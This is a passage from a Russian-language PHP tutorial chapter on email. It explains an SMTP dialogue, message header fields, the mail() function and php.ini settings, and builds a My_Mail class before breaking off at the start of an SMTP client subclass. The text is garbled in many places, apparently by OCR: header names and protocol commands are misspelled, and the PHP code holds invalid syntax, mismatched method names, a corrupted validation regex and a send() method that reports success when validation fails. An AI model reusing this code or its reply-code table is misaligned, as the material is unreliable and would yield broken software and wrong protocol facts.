250 yonsuk@whoelse.com... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
Subject: Just a Note

Don't forget to bring your notebook tomorrow..
Have a nice read.

.
250 WAA29446 Message accepted for delivery
QUIT
221 whatever.com closing connection
Connection closed by foreign host.
#
```

SMTP представляет собой строчно-ориентированный протокол. Как клиент, так и сервер передают команды и ответы на них в виде строк символов, завершающихся парой символов «возврат каретки/перевод строки» (CR/LF). Строчно-ориентированные протоколы легко понимать и изучать. Для анализа ответа сервера, например, достаточно ввести соответствующее регулярное выражение.

Как видно из приветствия, МТА, с которым мы соединились, поддерживает протокол ESMTP (Extended Simple Mail Transfer Protocol), расширяющий базовый набор команд SMTP некоторыми дополнительными. Поскольку команды ESMTP представляют собой надмножество команд SMTP, то все команды, с помощью которых мы посылаем электронную почту, непосредственно общаясь с сервером, сохраняют свою работоспособность.

Соединившись с МТА, мы посылаем команду НЕЮ, передав ей в качестве аргумента имя домена, чтобы сообщить серверу, откуда мы пришли. Эта команда не обязательна, но если ее опустить, то МТА может присоединить к исходящему сообщению предупреждение, что клиент был невежлив и не поздоровался с ним. Чтобы сообщить серверу, кто является отправителем сообщения, вводится команда MAIL FROM, за которой следуют двоеточие, пробел и адрес электронной почты отправителя. В строке RCPT TO указывается, кто должен получить сообщение электронной почты. Команда DATA позволяет

ет составить сообщение, концом которого считается точка в отдельной строке. Команда QUIT завершает диалог с сервером и разрывает соединение.

Ответ сервера начинается с трех цифр, называемых кодом ответа (**response code**), за которым следует строка комментария. При разборе ответа сервера на этот код надо обратить пристальное внимание. Мы еще вернемся к кодам ответа сервера, когда будем говорить об отправке почты через удаленный сервер SMTP.

Теперь, когда мы знаем, как происходит доставка и извлечение сообщения электронной почты, посмотрим, как оно выглядит в действительности.

## Сообщение электронной почты без тайн

Сообщение электронной почты является простым текстовым файлом. Это верно независимо от его содержания. Сообщение представляет собой последовательность строк текста, оканчивающихся парой символов CR/LF.

*В UNIX строки текста оканчиваются одним символом перевода строки (\n), тогда как в Windows это два символа - возврата каретки (\r) и перевода строки (\n). Поэтому под UNIX при составлении сообщений в PHP можно употреблять только перевод строки (\n), но под Windows сообщения могут быть неправильно разобраны. Для универсальности следует придерживаться стандарта: использовать при составлении сообщений как CR, так и LF (\r\n).*

Для начала освежим в памяти вид типичного сообщения электронной почты:

```
Return-Path: <wankyu@whatever.com>
Received: from whatever.com (IDENT:wankyu@whatever.com[192.168.0.2])
        by mail.spmewhere.com (8.9.3/8.9.3) with SMTP id WAA29446
        for yonsuk; Sun, 28 Jan 2001 23:18:09 +0900
Date: Sun, 28 Jan 2001 23:18:09 +0900
Prom: Wankyu Choi <wankyu@whatever.com>
To:yonsuk@whoelse.com
Message-Id:<F890755DE93ED411@whatever.com>
Subject: Just a Note
```

Don't forget to bring your notebook tomorrow.  
Have a nice read.

Это сообщение имеет простейший вид - заголовок и тело разделены пустой строкой. Блок заголовка для наглядности выделен полужирным шрифтом. В пустой строке всего два невидимых символа: CR и LF (\r\n). В PHP это можно представить так:

```
$the_last_header = "Subject: Just a note\r\n";
$blank_line = "\r\n";
```

## Поля заголовка сообщения электронной почты

Заголовки электронной почты или поля заголовка представляют собой строки, разделенные символами CR/LF, означающими для почтовой программы инструкции или резюмирующие характер и структуру сообщения. Каждая строка поля заголовка состоит из имени заголовка и его значения, отделенных друг от друга двоеточием и пробельными символами.

Первые два поля заголовка, которые видны в приведенном сообщении, - это Return-Path (обратный адрес) и Received (получено), представляющие собой информацию конверта, указывающие адрес, на который должно быть возвращено сообщение, если оно не будет принято, и детали, относящиеся к способу его получения.

### **Return-Path**

Поле заголовка Return-Path записывается последним МТА, участвующим в доставке сообщения. Оно отображает обратный путь к отправителю сообщения. Если по какой-либо причине сообщение придется возвратить, это будет сделано в соответствии с данным полем заголовка.

### **Received**

Поле заголовка Received добавляется каждым сервером SMTP в начало всех входящих сообщений, чтобы показать, через сколько МТА (называемых также транзитными участками - **hops**) прошло сообщение на пути к месту назначения.

Большинство серверов SMTP отклоняет сообщения, содержащие более 25 полей Received. Подсчет количества транзитных участков имеет целью предотвращение зацикливания; сообщение будет отвергнуто и послано обратно по адресу, заданному в поле заголовка Return-Path, если оно пройдет через слишком большое количество серверов SMTP.

### **Message-ID**

Поле заголовка Message-ID создается хостом, генерирующим сообщение, и содержит идентификатор сообщения электронной почты, который должен быть глобально **уникальным**.

Хотя указанное в этом поле имя домена должно представлять хост, на котором создано сообщение, во многих случаях используется собственная схема генерации ID ввиду отсутствия имени домена или по соображениям безопасности.

## **Обязательные заголовки**

Некоторые поля заголовка обязательны для всех сообщений электронной почты, тогда как другие могут быть опущены. Следующие поля заголовка должны обязательно присутствовать: Date, From и либо Bcc, либо To. Если отсутствует To, то должно иметься поле Bcc, и наоборот.

## Date

Заголовок Date является временной отметкой, указывающей момент, в который пользователь нажал кнопку отправки почты в своем MUA, уполномочивая его отправить сообщение. В этом поле сообщаются:

- Локальное время МТА, использованного отправителем
- Часовой пояс МТА
- Время в формате Универсального времени

Например, временная отметка

Sun, 28 Jan 2001 23:18:09 +0900

говорит о следующем:

- Локальное время МТА **23:18:09**
- Часовой пояс МТА +0900, т. е. на девять часов к востоку от UTC (Universal Time Coordinated)
- Действительное время составляет 28 января 2001 года, 14:18:09 по UTC, т. е. на девять часов меньше локального времени МТА

День недели можно опустить.

## From

Адрес электронной почты отправителя содержится в поле From. В этом поле можно задать несколько адресов, разделив их запятыми, но обычно указывается один отправитель.

Адрес электронной почты фактически представляет собой имя почтового ящика владельца, за которым следуют символ @ и имя хоста, например: wankyu@whatever.com. Здесь "wankyu" - это имя почтового ящика, находящегося на хосте whatever.com.

Как добавить к почтовому адресу свое настоящее имя? Адрес электронной почты может содержать дополнительную информацию в следующем формате:

- Wankyu Choi <wankyu@whatever.com>
- "Choi, Wankyu" <wankyu@whatever.com>
- wankyu@whatever.com (Da Man)

Обратите внимание на угловые скобки, в которые заключен адрес электронной почты в первом и во втором случае. Большинство MUA используют такую дополнительную информацию, чтобы показывать действительные имена отправителей в списках сообщений и в адресных книгах. В третьем случае дополнительная информация заключена в круглые скобки. Есть и другие форматы адресов, но они встречаются редко.

Беспокоиться о том, чтобы разбирать эти форматы адресов, не надо - в PHP есть для этого специальные функции.

## To

В поле To содержится личность основного получателя (получателей) сообщения электронной почты. Его можно опустить тогда и только тогда, когда задано поле заголовка `Bcc`.

Если получателей несколько, их адреса разделяются запятыми. В большинстве MUА множественные получатели разделяются точкой с запятой, к чему вы, возможно, привыкли. Создавая почтовые сценарии в PHP, следите за тем, чтобы использовать запятые, либо преобразуйте в запятые все найденные точки с запятой.

## Bcc

Поле заголовка `Bcc` можно опустить тогда и только тогда, когда присутствует поле заголовка `To`.

`Bcc` - сокращение от *Blind Carbon Copy* (слепая копия) - это поле содержит список разделенных запятыми других получателей того же самого почтового сообщения. Его назначение аналогично назначению поля `Cc`, которое мы вскоре рассмотрим, но смысл в том, что оно не отображается в заголовках других получателей. Иными словами, ни один из получивших экземпляр этого сообщения не будет знать, что оно послано и другим лицам.

## Необязательные заголовки

Перечисленные выше поля заголовка представляют собой минимальный набор, необходимый для составления сообщения электронной почты. Остальные почтовые заголовки факультативны, хотя некоторые из них так же важны, как обязательные.

### Reply-To

Поле заголовка `Reply-To` обозначает адрес электронной почты, на который должен посыльаться ответ. Например, если щелкнуть в почтовом клиенте по кнопке «**ответить**», используется этот заголовок. В отсутствие этого заголовка ответ отправляется по адресу, указанному в поле заголовка `From`.

### Cc

Поле заголовка `Cc` означает то же самое, что `Bcc`, за исключением того, что оно появляется в блоке заголовка, и все получатели в заголовке будут знать, кто еще получил экземпляр данного сообщения.

### Subject

В соответствии с названием этого поля заголовка `Subject` содержит заглавие сообщения электронной почты. Хотя оно входит в список необязательных полей заголовка, в его отсутствие почтовый клиент может потребовать его ввести или хотя бы предупредить, что оно пропущено.

## Пользовательские поля заголовка

Приложения электронной почты могут определять собственные заголовки, которые способствуют обмену данными между ними. Пользовательским полям заголовков должен предшествовать префикс X-, по которому они отличаются от стандартных заголовков, например:

```
X-Mailer: NeoMailer 1.0 Build 12  
X-Sender-Department: Customer Service
```

Первое пользовательское поле заголовка указывает, что сообщение было сгенерировано MUA с именем «NeoMailer», и проанализировать его могут только программы, которым известно, что это означает. Пользовательское поле заголовка X-Mailer становится стандартом де-факто, которого придерживаются большинство MUAs. Второй пример представляет воображаемый пользовательский заголовок, который предназначен для употребления во внутренней сети компании, указывая на подразделение, из которого поступило сообщение. Такие пользовательские заголовки игнорируются почтовыми программами, которым они неизвестны.

Теперь у нас достаточно знаний для отправки электронной почты с помощью PHP, поэтому мы можем написать некоторый код.

## Отправка электронной почты с помощью команды mail()

Единственная функция, которую надо знать, чтобы отправить электронную почту в PHP, это `mail()`:

```
boolean mail(mail_to, mail_subject, mail_body [, extra_headers])
```

Функция `mail()` принимает три существенных аргумента и один необязательный:

- `mail_to`

Адрес электронной почты предполагаемого получателя. Несколько почтовых адресов разделяются запятыми. Этот аргумент устанавливает в сообщении поле заголовка `To`.

- `mail_subject`

Заголовок сообщения электронной почты. Поле заголовка `Subject` получает значение этого аргумента.

- `mail_body`

Тело сообщения электронной почты.

- `extra_headers`

Дополнительные поля заголовка, которые нужно задать в сообщении. Поля заголовка `To`, `Subject` и `Body` задаются первыми тремя аргументами. Остальные нужно указать в данном аргументе `extra_headers`, отделяя каждое поле парой символов CR/LF.

Как уже отмечалось, поле `Subject` не является обязательным. Как тема сообщения, так и его тело могут быть пустыми строками, т. е. можно беспрепятственно послать пустое сообщение без темы и тела.

## Применение `mail()`

Функция `mail()` зависит либо от локальной почтовой системы сервера, на котором работает машина PHP, либо от удаленной почтовой системы, указанной в файле настроек `php.ini`. Если у вас нет запущенного MTA, такого как `Sendmail` в UNIX или `Exchange Server` в Windows, либо удаленного сервера SMTP, предоставляющего доступ вашей локальной машине, эта функция не будет работать. Если функция успешно передает сообщение электронной почты MTA, она возвращает `true` независимо от того, было ли сообщение действительно отправлено. Предполагается, что функция `mail()` возвратит `false` в случае неудачи, но ожидание ответа может оказаться очень долгим и приостановить выполнение сценария, а броузер покажется зависшим.

Локальный почтовый сервер задается в файле настройки `php.ini`. В нем должен иметься раздел примерно такого вида:

```
[mail function]
SMTP = localhost                                ; for Win32 only
sendmail_from = me@localhost.com                 ; for Win32 only
;sendmail_path =      ; for unix only, may supply arguments as well
(Defaults to local sendmail program - default is sendmail -t)
```

По умолчанию `sendmail_path` принимает значение локального пути к `Sendmail`, но если окажется, что функция `mail()` не работает, попробуйте изменить этот параметр вручную. На большинстве платформ UNIX `sendmail_path` устанавливается в `"/usr/lib/sendmail -t"` (кавычки тоже должны быть введены), в предположении, что демон `Sendmail` установлен в каталоге `/usr/lib`.

Возможно, у вас работает `Qmail`, а не `Sendmail`. В большинстве случаев демон `Qmail` задается символическую ссылку на файл `/usr/lib/sendmail`, чтобы уменьшить неприятности при переходе от `Sendmail` к `Qmail`. Функция `mail()` нормально работает и с `Qmail`. Если у демона есть символьическая ссылка `sendmail` в каталоге, где обычно устанавливается демон `Sendmail`, то дополнительные настройки для его работы с `mail()` не требуются. Если это не так, и функция `mail()` не работает, попробуйте установить `sendmail_path`, как показано ниже, в предположении, что демон установлен в каталог `/var/qmail/bin`:

```
sendmail_path=/var/qmail/bin/qmail-inject
```

В отличие от `Sendmail`, у `Qmail` другой набор демонов, совместно реализующих функциональность MTA: `qmail-inject` занимается отправкой исходящей почтовой корреспонденции. Чтобы обеспечить работу демона при вызове функции `mail()`, необходимо сбросить переменную окружения `QMAILQMFILE` (от `Qmail Mail Follow-up-To File`).

`Qmail` устанавливает и использует переменные окружения UNIX, чтобы модифицировать свое поведение. Одна из этих переменных – `QMAILMFTFILE` – задает файл, содержащий адреса почтового списка. При вызове внутри веб-

сервера qmail-inject по умолчанию пытается прочесть `/root/.lists` – файл, на чтение которого у него нет прав. Попробуйте сбросить эту переменную окружения, если в журнал вашего веб-сервера выводится следующая ошибка:

```
qmail-inject: fatal: read error
```

Переменную `$QMAILMFTFILE` можно сбросить, выполнив перед запуском (или перезапуском) веб-сервера такую команду:

```
#export -n QMAILMFTFILE
```

Первые две строки в разделе `[mail function]` файла `php.ini` имеют смысл только на платформе Windows и устанавливают удаленный сервер SMTP, которым вы хотите пользоваться для доставки сообщений электронной почты. Настройки этого сервера должны разрешать ретрансляцию (*relays*); в противном случае ваши сообщения будут возвращаться с сообщением об ошибке, вызванной тем, что сервер не допускает ретрансляцию.

В последнее время большинство почтовых серверов не разрешают ретрансляцию, чтобы препятствовать рассылке спама. Маловероятно, например, что вы сможете воспользоваться SMTP-сервером своего интернет-провайдера. Если у вас установлена свежая версия сервера IIS под Windows NT, `localhost` должен работать благодаря наличию встроенного почтового сервера. За сведениями о том, как правильно произвести его настройку, обратитесь к электронной документации.

Следует еще раз подчеркнуть, что на платформе Windows следует каждую строку в почтовых сообщениях заканчивать символами CR/LF. Если вместо них пользоваться одним символом \n, то SMTP-сервер Windows может вечно дожидаться конца строки, подвешивая ваши почтовые сценарии.

Есть много сообщений разработчиков PHP о том, что функция `mail()` в некоторых случаях не работает с MS Exchange Server. В Exchange Server 5.5 есть много ошибок, относящихся к электронной почте, из-за которых `mail()` и функции IMAP работают неправильно. Постарайтесь установить самый свежий пакет обновления для своего сервера.

В качестве альтернативы можно воспользоваться классом SMTP, который мы построим в этой главе, чтобы непосредственно доставлять сообщения в Exchange Server.

*Exchange Server 5.5 и выше содержит встроенную поддержку ШАР. Необходимо перейти на эту поддержку ШАР, прежде чем пробовать соединяться с Exchange Server с использованием функций PHP для ШАР. Включить доступ к серверу по ШАР можно, щелкнув по флагжку Enable Protocol в разделе IMAP4 Protocol. Сбросьте флагжок Enable Fast Message Retrieval, если в ваших почтовых сообщениях отсутствуют вложения.*

Наконец, для сценариев PHP устанавливается по умолчанию тайм-аут в 30 секунд. Если функция `mail()` применяется для отправки сотен почтовых сообщений, необходимо увеличить этот предел:

```
set_time_limit(3600);
```

Приведенный вызов функции устанавливает тайм-аут, равный 1 часу.

*Будет ошибкой отправлять за один прием много почтовых сообщений с помощью PHP. Это может привести к тому, что почтовый сервер заберет все ресурсы своего хоста. Если требуется за короткий период передать сотни или даже тысячи почтовых сообщений, следует воспользоваться каким-нибудь из администраторов почтовых списков, специально предназначенных для таких целей.*

Посмотрим на mail() в действии. Следующий сценарий отправляет сообщение электронной почты для wankyu@whatever.com, устанавливая некоторые дополнительные поля заголовка. Обратите особое внимание на то, как строятся поля заголовка:

```
<?php
// mail_test.php

$mail_to = "someone@a.com";
$mail_from = "spammer@b.com";
$mail_reply_to = "spammer2@b.com";
$mail_cc = "someonelse@a.com,yetanotherone@a.com";
$mail_bcc = "mole@a.com";

$mail_headers = "From: $mail_from\r\nReply-to:
    $mail_reply_to\r\nCc:$mail_cc\r\nBcc: $mail_bcc";

$mail_subject = "I know a secret to your success!";
$mail_body = "Mail me back right now!";

if (mail($mail_to, $mail_subject, $mail_body, $mail_headers)) {
    echo("Successfully sent an email titled '$mail_subject'!");
} else {
    echo("An error occurred while attempting to send an email titled
        '$mail_subject'!");
}
?>
```

Этот код отправляет одно и то же сообщение электронной почты в четыре адреса: someone@a.com, someonelse@a.com, yetanotherone@a.com и mole@a.com, который видит, что копии почтового сообщения отправлены другим трем адресатам, но остальные получатели не смогут узнать, что один экземпляр отправлен для mole@a.com.

Такой способ создания сообщений электронной почты утомителен и требует много времени. Можно создать простой класс электронной почты, который будет автоматически строить и отправлять сообщение. Этим мы сейчас и займемся. Назовем этот специальный класс `My_Mail`.

## Создание класса My\_Mail

В действительности класс `My_Mail` обладает простой функциональностью, но обеспечивает структуру, на основе которой можно строить более сложные классы. Внимательно изучите, как организован этот класс.

## Свойства

Сначала нам потребуется в классе группа членов-переменных, которые будут хранить значения полей заголовка и содержимое тела:

```
<?php
// my_mail_class.php
class My_Mail
{
    var $to = '';
    var $from = '';
    var $reply_to .= '';
    var $cc = '';
    var $bcc = '';
    var $subject = '';
}
```

Свойство `$body` содержит тело сообщения:

```
var $body .= '';
```

Свойство `$validate_email` по умолчанию имеет значение `true`, и класс проверяет допустимость почтовых адресов с помощью регулярного выражения. Если установить свойство `$rigorous_email_check` в `true`, то также будет проверяться по записям DNS допустимость доменных имен в каждом адресе:

```
var $validate_email = true;
var $rigorous_email_check = false;
```

Следующие свойства надо установить в `true`, если допускается пустой заголовок или тело сообщения:

```
var $allow_empty_subject = false;
var $allow_empty_body = false;
```

Массив `$headers` содержит все поля заголовка в виде отдельного элемента. Разворачивание массива через пару CR/LF даст правильно отформатированный блок заголовка. В этой переменной в виде элементов массива содержатся все поля, кроме `To` и `Subject`:

```
var $headers -= array();
```

Сообщения об ошибках и сообщения пользователю объявляются как строковые свойства, чтобы отделить их от фактического кода. Благодаря этому легко модифицировать сообщения, не разыскивая по всему коду все копии сообщения, которое требуется изменить. Интернационализация нашего класса также сводится к переводу этих свойств на нужный язык, например корейский:

```
var $ERROR_MSG;
```

```

var $ERR_EMPTY_MAIL_TO = "Empty to field!";
var $ERR_EMPTY_SUBJECT = "Empty subject field!";
var $ERR_EMPTY_BODY = "Empty body field!";
var $ERR_SEND_MAIL_FAILURE = "An error occurred while attempting to send
email!";
var $ERR_TO_FIELD_INVALID = "To field contains invalid email
address(es)! ";
var $ERR_CC_FIELD_INVALID = "Cc field contains invalid email
address(es)! ";
var $ERR_BCC_FIELD_INVALID = "Bcc field contains invalid email
address(es)! ";

var $STR_NO_ERROR = "No error has occurred yet.";

```

### **checkFields()**

Метод `checkFields()` проверяет, передал ли пользователь все необходимые значения заголовка. Он также осуществляет проверку допустимости почтовых адресов с помощью регулярного выражения. Если свойство `$rigorous_email_check` включено, проверяются также записи DNS:

```

function checkFields()
{
    if (empty($this->to)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_MAIL_TO;
        return false;
    }

    if (!$this->allow_empty_subject && empty($this->subject)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_SUBJECT;
        return false;
    }

    if (!$this->allow_empty_body && empty($this->body)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_BODY;
        return false;
    }
}

```

Как уже отмечалось, пользователям привычнее ставить точку с запятой для разделения нескольких адресов электронной почты вместо запятой. Необходимо каждый символ точки с запятой заменить на запятую:

```

$this->to = ereg_replace(";", ",", $this->to);
$this->cc = ereg_replace(";", ",", $this->cc);
$this->bcc = ereg_replace(";", ",", $this->bcc);

```

Если есть дополнительные заголовки, поместите их в элементы массива `$mail_headers`:

```

if (!empty($this->from)) $this->headers[] = "From: $this->from";
if (!empty($this->reply_to)) $this->headers[] =
    "Reply-To: $this->reply_to";

```

Проверим допустимость адресов электронной почты, если это требуется. По умолчанию флаг `$validate_email` установлен, тогда как `$rigorous_email_check` надо включить, если требуется строгая проверка адресов:

```
// Проверить адреса электронной почты, если установлены флаги.
if ($this->validate_email) {
    $to_emails = explode(", ", $this->to);
    if (!empty($this->cc)) $cc_emails = explode(", ", $this->cc);
    if (!empty($this->bcc)) $bcc_emails = explode(", ", $this->bcc);

    // Для дополнительной проверки адресов обратиться к записям MX.
    if ($this->rigorous_email_check) {
        if (!$this->rigorousEmailCheck($to_emails)) {
            $this->ERROR_MSG = $this->ERR_TO_FIELD_INVALID;
            return false;
        } else if (is_array($cc_emails) &&
                   !$this->rigorousEmailCheck($cc_emails)) {
            $this->ERROR_MSG = $this->ERR_CC_FIELD_INVALID;
            return false;
        } else if (is_array($bcc_emails) &&
                   !$this->rigorousEmailCheck($bcc_emails)) {
            $this->ERROR_MSG = $this->ERR_BCC_FIELD_INVALID;
            return false;
        }
    } else {
        if (!$this->email_check($to_emails)) {
            $this->ERROR_MSG = $this->ERR_TO_FIELD_INVALID;
            return false;
        } else if (is_array($cc_emails) &&
                   !$this->email_check($cc_emails)) {
            $this->ERROR_MSG = $this->ERR_CC_FIELD_INVALID;
            return false;
        } else if (is_array($bcc_emails) &&
                   !$this->email_check($bcc_emails)) {
            $this->ERROR_MSG = $this->ERR_BCC_FIELD_INVALID;
            return false;
        }
    }
}
return true;
}
```

### **emailCheck()**

Этот метод отфильтровывает недопустимые адреса электронной почты в переданном ему массиве, используя регулярное выражение:

```
function emailCheck($emails) {
    foreach($emails as $email) {
        if (eregi("<(.+)>", $email, $match)) $email = $match[1];
        if (!eregi("^[_\\-.0-9a-z]+@[0-9a-z][_0-9a-z\\.]+\\$",
                   $email)) {
            $this->ERROR_MSG = $this->ERR_INVALID_EMAIL;
            return false;
        }
    }
}
return true;
}
```

```
.{[a-z]{2,4}$)", $email)) return false;  
> return true;  
}
```

Примененное здесь регулярное выражение отфильтровывает большинство недопустимых адресов. Пару лет назад почтовые адреса, содержащие точку в имени или начинающиеся с символа подчеркивания, встречались редко. Сейчас такие необычно выглядящие адреса попадаются достаточно часто. В адресе электронной почты должны соблюдаться следующие правила:

- Имя почтового ящика начинается с одного или нескольких буквенно-цифровых символов, за которыми следует @. Допустим, также точка, символ подчеркивания и дефис: ^[\_\-\.\\_0-9a-z]+@.
- Имя хоста содержит одну или более точек и оканчивается строкой, длина которой от 2 до 4 символов: [0-9a-z][\_0-9a-z\.]+)\.([a-z]{2,4}\$).
- Вскоре ожидается появление доменов верхнего уровня из 4 символов, таких как «shop». Наше регулярное выражение готово к такому изменению: {2,4}.

На регулярные выражения нельзя полностью положиться, чтобы уберечься от недопустимых адресов электронной почты. При недостаточно осторожном применении регулярных выражений можно отвергнуть пользователей с допустимыми, хотя и необычно выглядящими адресами. Кроме того, регулярные выражения не могут подтвердить, действительно ли указанный домен существует в Интернете. Для того чтобы это проверить, надо обратиться к записям DNS.

### **rigorousEmailCheck()**

Данный метод вызывает функцию `checkdnsrr()`, передавая ей каждый домен, содержащийся в данном адресе электронной почты, чтобы проверить, действительно ли он существует. В качестве второго аргумента функции можно указать MX (Mail Exchange), чтобы узнать дополнительно, может ли домен принимать электронную почту, но записи MX есть не на всех почтовых серверах. По этой причине мы используем аргумент ANY. Если обнаруживается какая-либо запись, подтверждающая наличие домена, строгая проверка считается пройденной успешно:

```
'; function rigorousEmailCheck($emails)  
{  
    if (!$this->emailCheck($emails)) return false;  
  
    foreach ($emails as $email) {  
        list($user, $domain) = split ( "@", $email, .2 );  
        if (checkdnsrr($domain, "ANY")) return true;  
        else {  
            return false;  
        }  
    }  
}
```

### **buildHeaders()**

Дополнительные заголовки включаются с помощью метода `buildHeaders()`:

```
function buildHeaders()
{
    if (!empty($this->cc)) $this->headers[] = "Cc: $this->cc";
    if (!empty($this->bcc)) $this->headers[] = "Bcc: $this->bcc";
}
```

### **viewMsg()**

Этот метод возвращает оба блока - заголовка и тела - сообщения электронной почты, построенного классом. Он предназначен для отладки. Мы воспользуемся этим методом и в следующей главе для реализации функции ящика с отправленными сообщениями, который имеется в большинстве MUAs, копируя сообщение электронной почты в указанный почтовый ящик:

```
function viewMsg()
{
    if (!$this->checkFields()) return false;
```

Метод `viewMsg()` нужно вызывать после отправки электронной почты. Он инициализирует свойство `$headers` и заново создает блок заголовка:

```
$this->headers = array(); ;
$this->buildHeaders();

$this->headers[] = "From: $this->from";
$this->headers[] = "To: $this->to";
$this->headers[] = "Subject: $this->subject";

$msg = implode("\r\n", $this->headers);
$msg .= "\r\n\r\n";
$msg .= $this->body;

return $msg;
}
```

### **send()**

Метод `send()` вызывает `checkFields()` для проверки заголовков и адресов электронной почты, а затем `buildHeaders()` для построения дополнительных заголовков. В конечном счете он вызывает функцию `mail()`, чтобы передать сообщение локальному MTA (или удаленному SMTP-серверу, если PHP сконфигурирован соответствующим образом). Он возвращает `true` в случае успеха и `false` в случае ошибки:

```
function send()
{
    if (!$this->checkFields()) return true;
```

```

        : $this->buildHeaders();

        if (mail($this->to, stripslashes(trim($this->subject)),
            stripslashes($this->body), implode("\r\n", $this->headers)))
            return true;
        else {
            $this->ERROR_MSG = $this->ERR_SEND_MAIL_FAILURE;
            return false;
        }
    }
}

```

### **errorMsg()**

Всегда полезно включить в класс метод, сообщающий об ошибках, а не выводить ошибки прямо на экран. Например, для того чтобы изменить способ сообщения об ошибках, достаточно сделать это в одном месте, в данном случае в методе `errorMsg()`. Этот метод возвращает `$ERROR_MSG` или `$STR_NO_ERROR`, если `$ERROR_MSG` пуста, что указывает на отсутствие ошибок, о которых требуется сообщать:

```

function errorMsg()
{
    if (empty($this->ERROR_MSG)) return $this->STR_NO_ERROR;
    return $this->ERROR_MSG;
}
?
```

## **Тестирование класса My\_Mail**

Провести тестирование функциональности этого класса можно с помощью такого сценария:

```

<?php
// my_mail_class_test.php

include("./my_mail_class.php");

$mail = newMy_Mail();

$mail->to = "someone@a.com";
$mail->from = "wankyu@whatever.com";
$mail->cc = "someoneelse@a.com,yetanotherone@a.com";
$mail->bcc = "someone@b.com,mole@a.com";
$mail->subject = "Hi there!";
$mail->body = "Just testing... ";
$mail->rigorous_email_check = 1;

if ($mail->send()) {
    echo("Successfully sent an email titled $mail->subject!");
} else {
    echo("Error while attempting to send an email titled "

```

```

        $mail->subject:" . $mail->errorMsg());
    >

echo("<br>");
echo(str_replace("\r\n", "<br>", $mail->viewMsg()));
?>

```

Надо сделать еще одно замечание по поводу создания класса, в котором есть методы, возвращающие строковые значения. Эти строковые значения можно поместить в отдельный класс, скажем, в `My_Style`, благодаря чему код станет еще более компактным и сопровождаемым. Экземпляр класса стиля обычно создается в конструкторе вашего класса, после чего к любой определенной строке сообщения можно обращаться следующим образом:

```

class My_Mail
{
    var $STYLE_CLASS = 'my_style';
    function My_Mail()
    {
        $this->style = new $this->STYLE CLASS();
    }

    function checkFields()
    {
        if (!$this->rigorousEmailCheck($to_emails)) {
            $this->ERROR_MSG = $this->style->ERR_TO_FIELD_INVALID;
            return false;
        }
    }

    function errorMsg()
    {
        if (empty($this->ERROR_MSG)) return $this->style->STR_NO_ERROR;
        return $this->ERROR_MSG;
    }
}

```

Если у вас нет локальной почтовой системы, не огорчайтесь. Мы создадим класс почтового клиента `SMTP`, который может отправлять электронную почту, не прибегая к функции PHP `mail()`. Напомним, что ваш удаленный сервер `SMTP` должен разрешать ретрансляцию из вашего домена. В PHP нет встроенных функций для непосредственного обращения к серверам `SMTP`. Надо создать свои собственные, используя сетевые функции PHP. В следующем разделе рассматривается один из способов, позволяющих сделать это.

## **Создание класса клиента SMTP**

Прежде чем приступить к написанию кода, кратко рассмотрим команды `SMTP`. Как мы уже видели, для прямого взаимодействия с сервером `SMTP` и отправки электронной почты нужен минимальный набор команд `SMTP`. Ко-

манды SMTP нечувствительны к регистру, но принято записывать их в верхнем регистре. Необходимо использовать следующие команды в указанном порядке:

- **HELO <имя домена> <CRLF>**
- **MAIL FROM:<адрес электронной почты отправителя> <CRLF>**
- **RCPT TO:<адрес электронной почты получателя > <CRLF>**
- **DATA <CRLF>**
- Текст сообщения, заканчивающийся точкой на отдельной строке
- **QUIT<CRLF>**

Обратите внимание, что за командами MAIL FROM и RCPT TO следуют двоеточие, пробельные символы и аргумент с адресом электронной почты. Несколько получателей задаются с помощью соответствующего числа команд RCPT TO. В одной команде RCPT TO нельзя задавать нескольких получателей.

После каждой команды сервер SMTP возвращает код ответа. Код ответа сервера представляет собой строку из трех цифр, обозначающую один из трех исходов: успех, неудача или ошибка. Например, если команда MAIL FROM принята, то принимающий сервер SMTP возвращает ответ 250 OK. Код ответа имеет, однако, различный смысл для каждой команды. В табл. 11.1 приводятся возможные коды ответа для каждой из перечисленных выше команд:

*Таблица 11.1. Коды ответа команд сервера SMTP*

| Команда                 | Коды ответа  |
|-------------------------|--|
| Установление соединения | <b>Успех:</b> 220<br><b>Неудача:</b> 421   |
| HELO                    | <b>Успех:</b> 220<br><b>Ошибка:</b> 500, 501, 504, 421   |
| MAIL FROM               | <b>Успех:</b> 250<br><b>Неудача:</b> 552, 451, 452<br><b>Ошибка:</b> 500, 501, 421   |
| RCPT TO                 | <b>Успех:</b> 250<br><b>Неудача:</b> 550, 551, 552, 553, 450, 451, 452<br><b>Ошибка:</b> 500, 501, 503, 421  |
| DATA                    | <b>Успех:</b> 354<br><b>Неудача:</b> 451, 554<br><b>Ошибка:</b> 500, 501, 503, 421<br><br><b>После отправки данных:</b><br><b>Успех:</b> 250<br><b>Неудача:</b> 552, 554, 451, 452 |
| QUIT                    | <b>Успех:</b> 221<br><b>Ошибка:</b> 500  |

Как можно догадаться, коды ответа сервера помогают узнать, было ли успешно выполнено определенное действие. Обратите внимание, что команду DATA надо проверять дважды: при вводе строки, образующей сообщение, и после завершения сообщения точкой на отдельной строке. Команда DATA завершается успехом, только если после ввода точки возвращается код 250.

С такой подготовкой в SMTP создать класс почтового отправителя SMTP – простейшее дело. Можно расширить имеющийся класс `My_Mail`, унаследовав его свойства и методы и добавив несколько новых свойств и методов с переопределением метода `send()`.

Ниже приводится полный исходный код этого класса.

### **Расширение класса `My_Mail`**

Для того чтобы воспользоваться классом `My_Mail`, необходимо включить сценарий, в котором он определен.

```
<?php
// my_smtp_mail_class.php
include "./my_mail_class.php";
class My_Smtp_Mail extends My_Mail {
}
```

### **Дополнительные свойства**

Следующие свойства устанавливают удаленный сервер SMTP и порт, который он прослушивает. Если ваш сервер SMTP работает через другой порт, отличный от обычного порта 25, следует указать его здесь:

```
var $smtp_host = '';
var $smtp_port = 25;
```

Подготовим сокет, через который будут общаться сценарий и сервер SMTP:

```
var $socket = 0;
```

Сохраним код ответа и последующий комментарий сервера в следующих свойствах:

```
var $response_code = 0;
var $response_msg = '';
```

Определим дополнительные строки сообщений об ошибках. Можно поместить их в отдельный класс стиля:

```
var $ERR_SMTP_HOST_NOT_SET = 'SMTP host not set!';
var $ERR_SMTP_CONNECTION_FAILED = 'Failed to connect to the specified
SMTP host!';
var $ERR_SMTP_NOT_CONNECTED = 'Establish a connection to an SMTP server
first!';
```

```

